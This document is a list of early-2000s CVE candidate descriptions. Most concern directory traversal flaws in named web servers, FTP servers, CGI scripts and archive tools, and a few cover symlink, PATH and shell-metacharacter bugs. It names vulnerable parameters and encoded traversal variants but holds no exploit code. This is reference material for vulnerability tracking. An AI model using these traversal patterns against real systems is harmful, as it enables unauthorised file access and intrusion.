CAN-2000-0686	Auction Weaver CGI script 1.03 and earlier allows remote attackers to read arbitrary files via a .. (dot dot) attack in the fromfile parameter.
CAN-2000-0687	Auction Weaver CGI script 1.03 and earlier allows remote attackers to read arbitrary files via a .. (dot dot) attack in the catdir parameter.
CAN-2000-0757	The sysgen service in Aptis Totalbill does not perform authentication, which allows remote attackers to gain root privileges by connecting to the service and specifying the commands to be executed.
CAN-2000-0773	Bajie HTTP web server 0.30a allows remote attackers to read arbitrary files by requesting a URL that contains a "....", a variant of the dot dot attack.
CAN-2000-0842	The search97cgi/vtopic" in the UnixWare 7 scohelphttp webserver allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CAN-2000-0872	explorer.php in PhotoAlbum 0.9.9 allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CAN-2000-0902	getalbum.php in PhotoAlbum before 0.9.9 allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CAN-2000-0903	Directory traversal vulnerability in Voyager web server 2.01B in the demo disks for QNX 405 allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CAN-2000-0906	Directory traversal vulnerability in Moreover.com cached_feed.cgi script version 4.July.00 allows remote attackers to read arbitrary files via a .. (dot dot) attack on the category or format parameters.
CAN-2000-0940	Directory traversal vulnerability in Metertek pagelog.cgi allows remote attackers to read arbitrary files via a .. (dot dot) attack on the "name" or "display" parameter.
CAN-2000-1048	Directory traversal vulnerability in the logfile service of Wingate 4.1 Beta A and earlier allows remote attackers to read arbitrary files via a .. (dot dot) attack via an HTTP GET request that uses encoded characters in the URL.
CAN-2000-1102	PTlink IRCD 3.5.3 and PTlink Services 1.8.1 allow remote attackers to cause a denial of service (server crash) via "mode +owgscfxeb" and "oper" commands.
CAN-2000-1103	rcvtty in BSD 3.0 and 4.0 does not properly drop privileges before executing a script, which allows local attackers to gain privileges by specifying an alternate

	Trojan horse script on the command line.
CAN-2000-1176	Directory traversal vulnerability in YaBB search.pl CGI script allows remote attackers to read arbitrary files via a .. (dot dot) attack in the "catsearch" form field.
CAN-2000-1188	Directory traversal vulnerability in Quikstore shopping cart program allows rmeote attackers to read arbitrary files via a .. (dot dot) attack in the "page" parameter.
CAN-2000-1210	Directory traversal vulnerability in source.jsp of Apache Tomcat before 3.1 allows remote attackers to read arbitrary files via a .. (dot dot) in the argument to source.jsp.
CAN-2001-0037	Directory traversal vulnerability in HomeSeer before 1.4.29 allows remote attackers to read arbitrary files via a URL containing .. (dot dot) specifiers.
CAN-2001-0042	PHP3 running on Apache 1.3.6 allows remote attackers to read arbitrary files via a modified .. (dot dot) attack.
CAN-2001-0074	Directory traversal vulnerability in print.cgi in Technote allows remote attackers to read arbitrary files via a .. (dot dot) attack in the board parameter.
CAN-2001-0075	Directory traversal vulnerability in main.cgi in Technote allows remote attackers to read arbitrary files via a .. (dot dot) attack in the filename parameter.
CAN-2001-0087	itetris/xitetris 1.6.2 and earlier trusts the PATH environmental variable to find and execute the gunzip program, which allows local users to gain root privileges by changing their PATH so that it points to a malicious gunzip program.
CAN-2001-0098	Buffer overflow in Bea WebLogic Server before 5.1.0 allows remote attackers to execute arbitrary commands via a long URL that begins with a ".." string.
CAN-2001-0186	Directory traversal vulnerability in Free Java Web Server 1.0 allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CAN-2001-0199	Directory traversal vulnerability in SEDUM HTTP Server 2.0 allows remote attackers to read arbitrary files via a .. (dot dot) attack in the HTTP GET request.
CAN-2001-0202	Picserver web server allows remote attackers to read arbitrary files via a .. (dot dot) attack in an HTTP GET request.
CAN-2001-0205	Directory traversal vulnerability in AOLserver 3.2 and earlier allows remote attackers to read arbitrary files by inserting "..." into the requested pathname, a modified .. (dot dot) attack.
CAN-2001-0206	Directory traversal vulnerability in Soft Lite ServerWorx 3.00 allows remote attackers to read arbitrary files by inserting a .. (dot dot) or ... into the requested pathname of an HTTP GET request.
CAN-2001-0210	Directory traversal vulnerability in commerce.cgi CGI program allows remote attackers to read arbitrary files via a .. (dot dot) attack in the page parameter.
CAN-2001-0211	Directory traversal vulnerability in WebSPIRS 3.1 allows remote attackers to read arbitrary files via a .. (dot dot) attack on the sp.nextform parameter.
CAN-2001-0212	Directory traversal vulnerability in HIS Auktion 1.62 allows remote attackers to read arbitrary files via a .. (dot dot) in the menue parameter, and possibly execute commands via shell metacharacters.
CAN-2001-0217	Directory traversal vulnerability in PALS Library System pals-cgi program allows remote attackers to read arbitrary files via a .. (dot dot) in the documentName parameter.
CAN-2001-0226	Directory traversal vulnerability in BiblioWeb web server 2.0 allows remote attackers tor ead arbitrary files via a .. (dot dot) or ... attack in an HTTP GET request.
CAN-2001-0228	Directory traversal vulnerability in GoAhead web server 2.1 and earlier allows remote attackers to read arbitrary files via a .. attack in an HTTP GET request.
CAN-2001-0231	Directory traversal vulnerability in newsdesk.cgi in News Desk 1.2 allows

	remote attackers to read arbitrary files via a .. in the "t" parameter.
CAN-2001-0253	Directory traversal vulnerability in hsx.cgi program in iWeb Hyperseek 2000 allows remote attackers to read arbitrary files and directories via a .. (dot dot) attack in the show parameter.
CAN-2001-0272	Directory traversal vulnerability in sendtemp.pl in W3.org Anaya Web development server allows remote attackers to read arbitrary files via a .. (dot dot) attack in the templ parameter.
CAN-2001-0283	Directory traversal vulnerability in SunFTP build 9 allows remote attackers to read arbitrary files via .. (dot dot) characters in various commands, including (1) GET, (2) MKDIR, (3) RMDIR, (4) RENAME, or (5) PUT.
CAN-2001-0286	Directory traversal vulnerability in A1 HTTP server 1.0a allows remote attackers to read arbitrary files via a .. (dot dot) in an HTTP GET request.
CAN-2001-0293	Directory traversal vulnerability in FtpXQ FTP server 2.0.93 allows remote attackers to read arbitrary files via a .. (dot dot) in the GET command.
CAN-2001-0294	Directory traversal vulnerability in TYPSoft FTP Server 0.85 allows remote attackers to read arbitrary files via (1) a .. (dot dot) in a GET command, or (2) a ... in a CWD command.
CAN-2001-0297	Directory traversal vulnerability in Simple Server HTTPd 1.0 (originally Free Java Server) allows remote attackers to read arbitrary files via a .. (dot dot) in the URL.
CAN-2001-0304	Directory traversal vulnerability in Caucho Resin 1.2.2 allows remote attackers to read arbitrary files via a "\.." (dot dot) in a URL request.
CAN-2001-0305	Directory traversal vulnerability in store.cgi in Thinking Arts ES.One package allows remote attackers to read arbitrary files via a .. (dot dot) in the StartID parameter.
CAN-2001-0306	Directory traversal vulnerability in ITAfrica WEBactive HTTP Server 1.00 allows remote attackers to read arbitrary files via a .. (dot dot) in a URL.
CAN-2001-0308	UploadServlet in Bajie HTTP JServer 0.78 allows remote attackers to execute arbitrary commands by calling the servlet to upload a program, then using a ... (modified ..) to access the file that was created for the program.
CAN-2001-0320	bb_smilies.php and bbcode_ref.php in PHP-Nuke 4.4 allows remote attackers to read arbitrary files and gain PHP administrator privileges by inserting a null character and .. (dot dot) sequences into a malformed username argument.
CAN-2001-0360	Directory traversal vulnerability in help.cgi in Ikonboard 2.1.7b and earlier allows a remote attacker to read arbitary files via a .. (dot dot) attack in the helpon parameter.
CAN-2001-0381	The OpenPGP PGP standard allows an attacker to determine the private signature key via a cryptanalytic attack in which the attacker alters the encrypted private key file and captures a single message signed with the signature key.
CAN-2001-0398	The BAT! mail client allows remote attackers to bypass user warnings of an executable attachment and execute arbitrary commands via an attachment whose file name contains many spaces, which also causes the BAT! to misrepresent the attachment's type with a different icon.
CAN-2001-0400	nph-maillist.pl allows remote attackers to execute arbitrary commands via shell metacharacters ("`") in the email address.
CAN-2001-0404	Directory traversal vulnerability in JavaServer Web Dev Kit (JSWDK) 1.0.1 allows remote attackers to read arbitrary files via a .. (dot dot) in an HTTP request to the WEB-INF directory.
CAN-2001-0420	Directory traversal vulnerability in talkback.cgi program allows remote attackers to read arbitrary files via a .. (dot dot) in the article parameter.
CAN-2001-0436	dcboard.cgi in DCForum 2000 1.0 allows remote attackers to execute arbitrary commands by uploading a Perl program to the server and using a .. (dot dot) in

	the AZ parameter to reference the program.
CAN-2001-0447	Web configuration server in 602Pro LAN SUITE allows remote attackers to cause a denial of service, and possibly execute arbitrary commands, via a long HTTP request containing "%2e" (dot dot) characters.
CAN-2001-0450	Directory traversal vulnerability in Transsoft FTP Broker before 5.5 allows attackers to (1) delete arbitrary files via DELETE, or (2) list arbitrary directories via LIST, via a .. (dot dot) in the file name.
CAN-2001-0453	Directory traversal vulnerability in BRS WebWeaver HTTP server allows remote attackers to read arbitrary files via a .. (dot dot) attack in the (1) syshelp, (2) sysimages, or (3) scripts directories.
CAN-2001-0454	Directory traversal vulnerability in SlimServe HTTPd 1.1a allows remote attackers to read arbitrary files via a ... (modified dot dot) in the HTTP request.
CAN-2001-0466	Directory traversal vulnerability in ustorekeeper 1.61 allows remote attackers to read arbitrary files via a .. (dot dot) in the file parameter.
CAN-2001-0478	Directory traversal vulnerability in phpMyAdmin 2.2.0 and earlier versions allows remote attackers to execute arbitrary code via a .. (dot dot) in an argument to the sql.php script.
CAN-2001-0479	Directory traversal vulnerability in phpPgAdmin 2.2.1 and earlier versions allows remote attackers to execute arbitrary code via a .. (dot dot) in an argument to the sql.php script.
CAN-2001-0480	Directory traversal vulnerability in Alex's FTP Server 0.7 allows remote attackers to read arbitrary files via a ... (modified dot dot) in the (1) GET or (2) CD commands.
CAN-2001-0491	Directory traversal vulnerability in RaidenFTPD Server 2.1 before build 952 allows attackers to access files outside the ftp root via dot dot attacks, such as (1) .... in CWD, (2) .. in NLST, or (3) ... in NLST.
CAN-2001-0555	ScreamingMedia SITEWare versions 2.5 through 3.1 allows a remote attacker to read world-readable files via a .. (dot dot) attack through (1) the SITEWare Editor's Desktop or (2) the template parameter in SWEditServlet.
CAN-2001-0556	The Nirvana Editor (NEdit) 5.1.1 and earlier allows a local attacker to overwrite other users' files via a symlink attack on (1) backup files or (2) temporary files used when nedit prints a file or portions of a file.
CAN-2001-0557	T. Hauck Jana Webserver 1.46 and earlier allows a remote attacker to view arbitrary files via a '..' (dot dot) attack which is URL encoded (%2e%2e).
CAN-2001-0561	Directory traversal vulnerability in Drummond Miles A1Stats prior to 1.6 allows a remote attacker to read arbitrary files via a '..' (dot dot) attack in (1) a1disp2.cgi, (2) a1disp3.cgi, or (3) a1disp4.cgi.
CAN-2001-0571	Directory traversal vulnerability in the web server for (1) Elron Internet Manager (IM) Message Inspector and (2) Anti-Virus before 3.0.4 allows remote attackers to read arbitrary files via a .. (dot dot) in the requested URL.
CAN-2001-0582	Ben Spink CrushFTP FTP Server 2.1.6 and earlier allows a local attacker to access arbtrary files via a '..' (dot dot) attack, or variations, in (1) GET, (2) CD, (3) NLST, (4) SIZE, (5) RETR.
CAN-2001-0633	Directory traversal vulnerability in Sun Chili!Soft ASP on multiple Unixes allows a remote attacker to read arbitrary files above the web root via a '..' (dot dot) attack in the sample script 'codebrws.asp'.
CAN-2001-0642	Directory traversal vulnerability in IncrediMail version 1400185 and earlier allows local users to overwrite files on the local hard drive by appending .. (dot dot) sequences to filenames listed in the content.ini file.
CAN-2001-0694	Directory traversal vulnerability in WFTPD 3.00 R5 allows a remote attacker to view arbitrary files via a dot dot attack in the CD command.
CAN-2001-0705	Directory traversal vulnerability in tradedi.dll in Arcadia Internet Store 1.0 allows a remote attacker to read arbitrary files on the web server via a URL with "dot

	dot" sequences in the template argument.
CAN-2001-0758	Directory traversal vulnerability in Shambala 4.5 allows remote attackers to escape the FTP root directory via "CWD ..." command.
CAN-2001-0767	Directory traversal vulnerability in GuildFTPd 0.9.7 allows attackers to list or read arbitrary files and directories via a .. in (1) LS or (2) GET.
CAN-2001-0780	Directory traversal vulnerability in cosmicpro.cgi in Cosmicperl Directory Pro 2.0 allows remote attacker to gain sensitive information via a .. (dot dot) in the SHOW parameter.
CAN-2001-0782	KDE ktvision 0.1.1-271 and earlier allows local attackers to gain root privileges via a symlink attack on a user configuration file.
CAN-2001-0783	Cisco TFTP server 1.1 allows remote attackers to read arbitrary files via a ..(dot dot) attack in the GET command.
CAN-2001-0785	Directory traversal in Webpaging interface in Internet Software Solutions Air Messenger LAN Server (AMLServer) 3.4.2 allows allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CAN-2001-0841	Directory traversal vulnerability in Search.cgi in Ikonboard ib219 and earlier allows remote attackers to overwrite files and gain privileges via .. (dot dot) sequences in the amembernamecookie cookie.
CAN-2001-0842	Directory traversal vulnerability in Search.cgi in LB5000 LB5000II 1029 and earlier allows remote attackers to overwrite files and gain privileges via .. (dot dot) sequences in the amembernamecookie cookie.
CAN-2001-0853	Directory traversal vulnerability in Entrust GetAccess allows remote attackers to read arbitrary files via a .. (dot dot) in the locale parameter to (1) helpwin.gas.bat or (2) AboutBox.gas.bat.
CAN-2001-0871	Directory traversal vulnerability in HTTP server for Alchemy Eye and Alchemy Network Monitor allows remote attackers to execute arbitrary commands via an HTTP request containing (1) a .. in versions 2.0 through 2.6.18, or (2) a DOS device name followed by a .. in versions 2.6.19 through 3.0.10.
CAN-2001-0924	Directory traversal vulnerability in ifx CGI program in Informix Web DataBlade allows remote attackers to read arbitrary files via a .. (dot dot) in the LO parameter.
CAN-2001-0931	Directory traversal vulnerability in Cooolsoft PowerFTP Server 2.03 allows attackers to list or read arbitrary files and directories via a .. (dot dot) in (1) LS or (2) GET.
CAN-2001-0938	Directory traversal vulnerability in AspUpload 2.1, in certain configurations, allows remote attackers to upload and read arbitrary files, and list arbitrary directories, via a .. (dot dot) in the Filename parameter in (1) UploadScript11.asp or (2) DirectoryListing.asp.
CAN-2001-0966	Directory traversal vulnerability in Nudester 1.10 and earlier allows remote attackers to read or write arbitrary files via a .. (dot dot) in the CD (CWD) command.
CAN-2001-0971	Directory traversal vulnerability in ACI 4d webserver allows remote attackers to read arbitrary files via a .. (dot dot) or drive letter (e.g., C:) in an HTTP request.
CAN-2001-1019	Directory traversal vulnerability in view_item CGI program in sglMerchant 1.0 allows remote attackers to read arbitrary files via a .. (dot dot) in the HTML_FILE parameter.
CAN-2001-1031	Directory traversal vulnerability in Meteor FTP 1.0 allows remote attackers to read arbitrary files via (1) a .. (dot dot) in the ls/LIST command, or (2) a ... in the cd/CWD command.
CAN-2001-1045	Directory traversal vulnerability in basilix.php3 in Basilix Webmail 1.0.3beta and earlier allows remote attackers to read arbitrary files via a .. (dot dot) in the request_id[DUMMY] parameter.
CAN-2001-1082	Directory traversal vulnerability in Livingston/Lucent RADIUS before 2.1.va.1

	may allow attackers to read arbitrary files via a .. (dot dot) attack.
CAN-2001-1109	Directory traversal vulnerability in EFTP 2.0.7.337 allows remote authenticated users to reveal directory contents via a .. (dot dot) in the (1) LIST, (2) QUOTE SIZE, and (3) QUOTE MDTM commands.
CAN-2001-1115	generate.cgi in SIX-webboard 2.01 and before allows remote attackers to read arbitrary files via a dot dot (..) in the content parameter.
CAN-2001-1131	Directory traversal vulnerability in WhitSoft Development SlimFTPd 2.2 allows an attacker to read arbitrary files and directories via a ... (modified dot dot) in the CD command.
CAN-2001-1138	Directory traversal vulnerability in r.pl (aka r.cgi) of Randy Parker Power Up HTML 0.8033beta allows remote attackers to read arbitrary files and possibly execute arbitrary code via a .. (dot dot) in the FILE parameter.
CAN-2001-1139	Directory traversal vulnerability in ASCII NT WinWrapper Professional allows remote attackers to read arbitrary files via a .. (dot dot) in the server request.
CAN-2001-1152	Baltimore Technologies WEBsweeper 4.02, when used to manage URL blacklists, allows remote attackers to bypass blacklist restrictions and connect to unauthorized web servers by modifying the requested URL, including (1) a // (double slash), (2) a /SUBDIR/.. where the desired file is in the parentdir, (3) a /./, or (4) URL-encoded characters.
CAN-2001-1156	TYPSoft FTP 0.95 allows remote attackers to cause a denial of service (CPU consumption) via a "../../*" argument to (1) STOR or (2) RETR.
CAN-2001-1168	Directory traversal vulnerability in index.php in PhpMyExplorer before 1.2.1 allows remote attackers to read arbitrary files via a ..%2F (modified dot dot) in the chemin parameter.
CAN-2001-1196	Directory traversal vulnerability in edit_action.cgi of Webmin Directory 0.91 allows attackers to gain privileges via a '..' (dot dot) in the argument.
CAN-2001-1204	Directory traversal vulnerability in phprocketaddin in Total PC Solutions PHP Rocket Add-in for FrontPage 1.0 allows remote attackers to read arbitrary files via a .. (dot dot) in the page parameter.
CAN-2001-1205	Directory traversal vulnerability in lastlines.cgi for Last Lines 2.0 allows remote attackers to read arbitrary files via a '..' (dot dot) attack.
CAN-2001-1209	Directory traversal vulnerability in zml.cgi allows remote attackers to read arbitrary files via a .. (dot dot) in the file parameter.
CAN-2001-1217	Directory traversal vulnerability in PL/SQL Apache module in Oracle Oracle 9i Application Server allows remote attackers to access sensitive information via a double encoded URL with .. (dot dot) sequences.
CAN-2001-1228	Buffer overflows in gzip 1.3x, 1.2.4, and other versions might allow attackers to execute code via a long file name, possibly remotely if gzip is run on an FTP server.
CAN-2001-1242	Directory traversal vulnerability in Un-CGI 1.9 and earlier allows remote attackers to execute arbitrary code via a .. (dot dot) in an HTML form.
CAN-2001-1265	Directory traversal vulnerability in IBM alphaWorks Java TFTP server 1.21 allows remote attackers to conduct unauthorized operations on arbitrary files via a .. (dot dot) attack.
CAN-2001-1267	Directory traversal vulnerability in GNU tar 1.13.19 and earlier allows local users overwrite arbitrary files during archive extraction via a tar file whose filenames contain a .. (dot dot).
CAN-2001-1268	Directory traversal vulnerability in Info-ZIP UnZip 5.42 and earlier allows attackers to overwrite arbitrary files during archive extraction via a .. (dot dot) in an extracted filename.
CAN-2001-1270	Directory traversal vulnerability in the console version of PKZip (pkzipc) 4.00 and earlier allows attackers to overwrite arbitrary files during archive extraction with the -rec (recursive) option via a .. (dot dot) attack on the archived files.

CAN-2001-1271	Directory traversal vulnerability in rar 2.02 and earlier allows attackers to overwrite arbitrary files during archive extraction via a .. (dot dot) attack on archived filenames.
CAN-2001-1274	Buffer overflow in MySQL before 3.23.31 allows attackers to cause a denial of service and possibly gain privileges.
CAN-2001-1285	Directory traversal vulnerability in readmail.cgi for Ipswitch IMail 7.04 and earlier allows remote attackers to access the mailboxes of other users via a .. (dot dot) in the mbx parameter.
CAN-2001-1300	Directory traversal vulnerability in Dynu FTP server 1.05 and earlier allows remote attackers to read arbitrary files via a .. in the CD (CWD) command.
CAN-2001-1335	Directory traversal vulnerability in CesarFTP 0.98b and earlier allows remote authenticated users (such as anonymous) to read arbitrary files via a GET with a filename that contains a ...%5c (modified dot dot).
CAN-2001-1344	WSSecurity.pl in WebStore allows remote attackers to bypass authentication by providing the program with a filename that exists, which is made easier by (1) inserting a null character or (2) .. (dot dot).
CAN-2001-1408	Directory traversal vulnerability in readmsg.php in WebMail 2.0.1 in Cobalt Qube 3 allows remote attackers to read arbitrary files via a .. (dot dot) in the mailbox parameter.
CAN-2002-0124	MDG Computer Services Web Server 4D/eCommerce 3.5.3 allows remote attackers to exploit directory traversal vulnerability via a ../ (dot dot) containing URL-encoded slashes in the HTTP request.
CAN-2002-0144	Directory traversal vulnerability in chuid 1.2 and earlier allows remote attackers to change the ownership of files outside of the upload directory via a .. (dot dot) attack.
CAN-2002-0232	Directory traversal vulnerability in Multi Router Traffic Grapher (MRTG) allows remote attackers to read portions of arbitrary files via a .. (dot dot) in the cfg parameter for (1) 14all.cgi, (2) 14all-1.1.cgi, (3) traffic.cgi, or (4) mrtg.cgi.
CAN-2002-0233	Directory traversal vulnerability in eshare Expressions 4 Web server allows remote attackers to read arbitrary files via a .. (dot dot) in an HTTP request.
CAN-2002-0244	Directory traversal vulnerability in chroot function in AtheOS 0.3.7 allows attackers to escape the jail via a .. (dot dot) in the pathname argument to chdir.
CAN-2002-0261	Directory traversal vulnerability in InstantServers MiniPortal 1.1.5 and earlier allows remote authenticated users to read arbitrary files via a ... (modified dot dot) in the GET command.
CAN-2002-0262	Directory traversal vulnerability in netget for Sybex E-Trainer web server allows remote attackers to read arbitrary files via a .. (dot dot) in the file parameter.
CAN-2002-0278	Directory traversal vulnerability in Add2it Mailman Free 1.73 and earlier allows remote attackers to modify arbitrary files via a .. (dot dot) in the list parameter.
CAN-2002-0288	Directory traversal vulnerability in Phusion web server 1.0 allows remote attackers to read arbitrary files via a ... (triple dot dot) in the HTTP request.
CAN-2002-0298	ScriptEase MiniWeb Server 0.95 allows remote attackers to cause a denial of service (crash) via certain HTTP GET requests containing (1) a %2e%2e (encoded dot-dot), (2) several /../ (dot dot) sequences, (3) a missing URI, or (4) several ../ in a URI that does not begin with a / (slash) character.
CAN-2002-0307	Directory traversal vulnerability in ans.pl in Avenger's News System (ANS) 2.11 and earlier allows remote attackers to determine the existence of arbitrary files or execute any Perl program on the system via a .. (dot dot) in the p parameter, which reads the target file and attempts to execute line using Perl's eval function.
CAN-2002-0312	Directory traversal vulnerability in Essentia Web Server 2.1 allows remote attackers to read arbitrary files via a .. (dot dot) in a URL.
CAN-2002-0325	Directory traversal vulnerability in BadBlue before 1.6.1 allows remote attackers

	to read arbitrary files via a ... (modified dot dot) in the URL.
CAN-2002-0331	Directory traversal vulnerability in the HTTP server for BPM Studio Pro 4.2 allows remote attackers to read arbitrary files via a .. (dot dot) in the HTTP request.
CAN-2002-0333	Directory traversal vulnerability in xtell (xtelld) 1.91.1 and earlier, and 2.x before 2.7, allows remote attackers to read files with short names, and local users to read more files using a symlink with a short name, via a .. in the TTY argument.
CAN-2002-0336	Buffer overflow in Galacticomm Worldgroup FTP server 3.20 and earlier allows remote attackers to cause a denial of service, and possibly execute arbitrary code, via a LIST command containing a large number of / (slash), * (wildcard), and .. characters.
CAN-2002-0347	Directory traversal vulnerability in Cobalt RAQ 4 allows remote attackers to read password-protected files, and possibly files outside the web root, via a .. (dot dot) in an HTTP request.
CAN-2002-0349	Tiny Personal Firewall (TPF) 2.0.15, under certain configurations, will pop up an alert to the system even when the screen is locked, which could allow an attacker with physical access to the machine to hide activities or bypass access restrictions.
CAN-2002-0386	The administration module for Oracle Web Cache in Oracle9iAS (9i Application Suite) 9.0.2 allows remote attackers to cause a denial of service (crash) via (1) an HTTP GET request containing a ".." (dot dot) sequence, or (2) a malformed HTTP GET request with a chunked Transfer-Encoding with missing data.
CAN-2002-0399	Directory traversal vulnerability in GNU tar 1.13.19 through 1.13.25, and possibly later versions, allows attackers to overwrite arbitrary files during archive extraction via a (1) "/.." or (2) "./.." string, which removes the leading slash but leaves the "..", a variant of CAN-2001-1267.
CAN-2002-0415	Directory traversal vulnerability in the web server used in RealPlayer 6.0.7, and possibly other versions, may allow local users to read files that are accessible to RealPlayer via a .. (dot dot) in an HTTP GET request to port 1275.
CAN-2002-0417	Directory traversal vulnerability in Endymion MailMan before 3.1 allows remote attackers to read arbitrary files via a .. (dot dot) and a null character in the ALTERNATE_TEMPLATES parameter for various mmstdo*.cgi programs.
CAN-2002-0418	Directory traversal vulnerability in the com.endymion.sake.servlet.mail.MailServlet servlet for Endymion SakeMail 1.0.36 and earlier allows remote attackers to read arbitrary files via a .. (dot dot) and a null character in the param_name parameter.
CAN-2002-0435	Race condition in the recursive (1) directory deletion and (2) directory move in GNU File Utilities (fileutils) 4.1 and earlier allows local users to delete directories as the user running fileutils by moving a low-level directory to a higher level as it is being deleted, which causes fileutils to chdir to a ".." directory that is higher than expected, possibly up to the root file system.
CAN-2002-0436	sscd_suncourier.pl CGI script in the Sun Sunsolve CD pack allows remote attackers to execute arbitrary commands via shell metacharacters in the email address parameter.
CAN-2002-0441	Directory traversal vulnerability in imlist.php for Php Imglist allows remote attackers to read arbitrary code via a .. (dot dot) in the cwd parameter.
CAN-2002-0447	Directory traversal vulnerability in Xerver Free Web Server 2.10 and earlier allows remote attackers to list arbitrary directories via a .. (dot dot) in an HTTP GET request.
CAN-2002-0464	Directory traversal vulnerability in Hosting Controller 1.4.1 and earlier allows remote attackers to read and modify arbitrary files and directories via a .. (dot dot) in arguments to (1) file_editor.asp, (2) folderactions.asp, or (3) editoractions.asp.

CAN-2002-0465	Directory traversal vulnerability in filemanager.asp for Hosting Controller 1.4.1 and earlier allows remote attackers to read and modify arbitrary files, and execute commands, via a .. (dot dot) in the OpenPath parameter.
CAN-2002-0482	Directory traversal vulnerability in PCI Netsupport Manager before version 7, when running web extensions, allows remote attackers to read arbitrary files via a .. (dot dot) in the HTTP GET request.
CAN-2002-0503	Directory traversal vulnerability in boilerplate.asp for Citrix NFuse 1.5 allows remote authenticated users to read arbitrary files via a .. (dot dot) in the NFuse_Template parameter.
CAN-2002-0531	Directory traversal vulnerability in emumail.cgi in EMU Webmail 4.5.x and 5.1.0 allows remote attackers to read arbitrary files or list arbitrary directories via a .. (dot dot) in the type parameter.
CAN-2002-0532	EMU Webmail allows local users to execute arbitrary programs via a .. (dot dot) in the HTTP Host header that points to a Trojan horse configuration file that contains a pageroot specifier that contains shell metacharacters.
CAN-2002-0543	Directory traversal vulnerability in Aprelium Abyss Web Server (abyssws) before 1.0.0.2 allows remote attackers to read files outside the web root, including the abyss.conf file, via URL-encoded .. (dot dot) sequences in the HTTP request.
CAN-2002-0556	Directory traversal vulnerability in Quik-Serv HTTP server 1.1B allows remote attackers to read arbitrary files via a .. (dot dot) in a URL.
CAN-2002-0558	Directory traversal vulnerability in TYPSoft FTP server 0.97.1 and earlier allows a remote authenticated user (possibly anonymous) to list arbitrary directories via a .. in a LIST (ls) command ending in wildcard *.* characters.
CAN-2002-0611	Directory traversal vulnerability in FileSeek.cgi allows remote attackers to read arbitrary files via a ....// (modified dot dot) in the (1) head or (2) foot parameters, which are not properly filtered.
CAN-2002-0661	Directory traversal vulnerability in Apache 2.0 through 2.0.39 on Windows, OS2, and Netware allows remote attackers to read arbitrary files and execute commands via .. (dot dot) sequences containing \ (backslash) characters.
CAN-2002-0680	Directory traversal vulnerability in GoAhead Web Server 2.1 allows remote attackers to read arbitrary files via a URL with an encoded / (%5C) in a .. (dot dot) sequence. NOTE: it is highly likely that this candidate will be REJECTED because it has been reported to be a duplicate of CAN-2001-0228.
CAN-2002-0683	Directory traversal vulnerability in Carello 1.3 allows remote attackers to execute programs on the server via a .. (dot dot) in the VBEXE parameter.
CAN-2002-0708	Directory traversal vulnerability in the Web Reports Server for SurfControl SuperScout WebFilter allows remote attackers to read arbitrary files via an HTTP request containing ... (triple dot) sequences.
CAN-2002-0772	Directory traversal vulnerability in dsnmanager.asp for Hosting Controller allows remote attackers to read arbitrary files and directories via a .. (dot dot) in the RootName parameter.
CAN-2002-0784	Directory traversal vulnerability in Lysias Lidik web server 0.7b allows remote attackers to list directories via an HTTP request with a ... (modified dot dot).
CAN-2002-0877	Directory traversal vulnerability in the FTP server for Shambala 4.5 allows remote attackers to read arbitrary files via a .. (dot dot) in the (1) LIST (ls) or (2) GET commands.
CAN-2002-0879	showtemp.cfm for Gafware CFXImage 1.6.6 allows remote attackers to read arbitrary files via (1) a .. or (2) a C: style pathname in the FILE parameter.
CAN-2002-0893	Directory traversal vulnerability in NewAtlanta ServletExec ISAPI 4.1 allows remote attackers to read arbitrary files via a URL-encoded request to com.newatlanta.servletexec.JSP10Servlet containing "..%5c" (modified dot-dot) sequences.

CAN-2002-0908	Directory traversal vulnerability in the web server for Cisco IDS Device Manager before 3.1.2 allows remote attackers to read arbitrary files via a .. (dot dot) in the HTTPS request.
CAN-2002-0926	Directory traversal vulnerability in Wolfram Research webMathematica allows remote attackers to read arbitrary files via a .. (dot dot) in the MSPStoreID parameter.
CAN-2002-0934	Directory traversal vulnerability in Jon Hedley AlienForm2 (typically installed as af.cgi or alienform.cgi) allows remote attackers to read or modify arbitrary files via an illegal character in the middle of a .. (dot dot) sequence in the parameters (1) _browser_out or (2) _out_file.
CAN-2002-0946	Directory traversal vulnerability in SeaNox Devwex before 1.2002.0601 allows remote attackers to read arbitrary files via ..\ (dot dot) sequences in an HTTP request.
CAN-2002-0998	Directory traversal vulnerability in cafenews.php for CARE 2002 before beta 1.0.02 allows remote attackers to read arbitrary files via .. (dot dot) sequences and null characters in the lang parameter, which is processed by a call to the include function.
CAN-2002-1004	Directory traversal vulnerability in webmail feature of ArGoSoft Mail Server Plus or Pro 1.8.1.5 and earlier allows remote attackers to read arbitrary files via .. (dot dot) sequences in a URL.
CAN-2002-1010	Lotus Domino R4 allows remote attackers to bypass access restrictions for files in the web root via an HTTP request appended with a "?" character, which is treated as a wildcard character and bypasses the web handlers.
CAN-2002-1033	Directory traversal vulnerability in none.php for SunPS iRunbook 2.5.2 allows remote attackers to read arbitrary files via a "..:" sequence (dot-dot variant) in the argument.
CAN-2002-1039	Directory traversal vulnerability in Double Choco Latte (DCL) before 20020706 allows remote attackers to read arbitrary files via .. (dot dot) sequences when downloading files from the Projects: Attachments feature.
CAN-2002-1042	Directory traversal vulnerability in search engine for iPlanet web server 6.0 SP2 and 4.1 SP9, and Netscape Enterprise Server 3.6, when running on Windows platforms, allows remote attackers to read arbitrary files via ..\ (dot-dot backslash) sequences in the NS-query-pat parameter.
CAN-2002-1054	Directory traversal vulnerability in Pablo FTP server 1.0 build 9 and earlier allows remote authenticated users to list arbitrary directories via "..\" (dot-dot backslash) sences in a LIST command.
CAN-2002-1058	Directory traversal vulnerability in splashAdmin.php for Cobalt Qube 3.0 allows local users and remote attackers, to gain privileges as the Qube Admin via .. (dot dot) sequences in the sessionId cookie that point to an alternate session file.
CAN-2002-1079	Directory traversal vulnerability in Abyss Web Server 1.0.3 allows remote attackers to read arbitrary files via ..\ (dot-dot backslash) sequences in an HTTP GET request.
CAN-2002-1083	Directory traversal vulnerabilities in ezContents 1.41 and earlier allow remote attackers to cause ezContents to (1) create directories using the Maintain Images:Add New:Create Subdirectory item, or (2) list directories using the Maintain Images file listing, via .. (dot dot) sequences.
CAN-2002-1133	Encoded directory traversal vulnerability in Dino's web server 2.1 allows remote attackers to read arbitrary files via ".." (dot dot) sequences with URL-encoded (1) "/" (%2f") or (2) "\\" (%5c) characters.
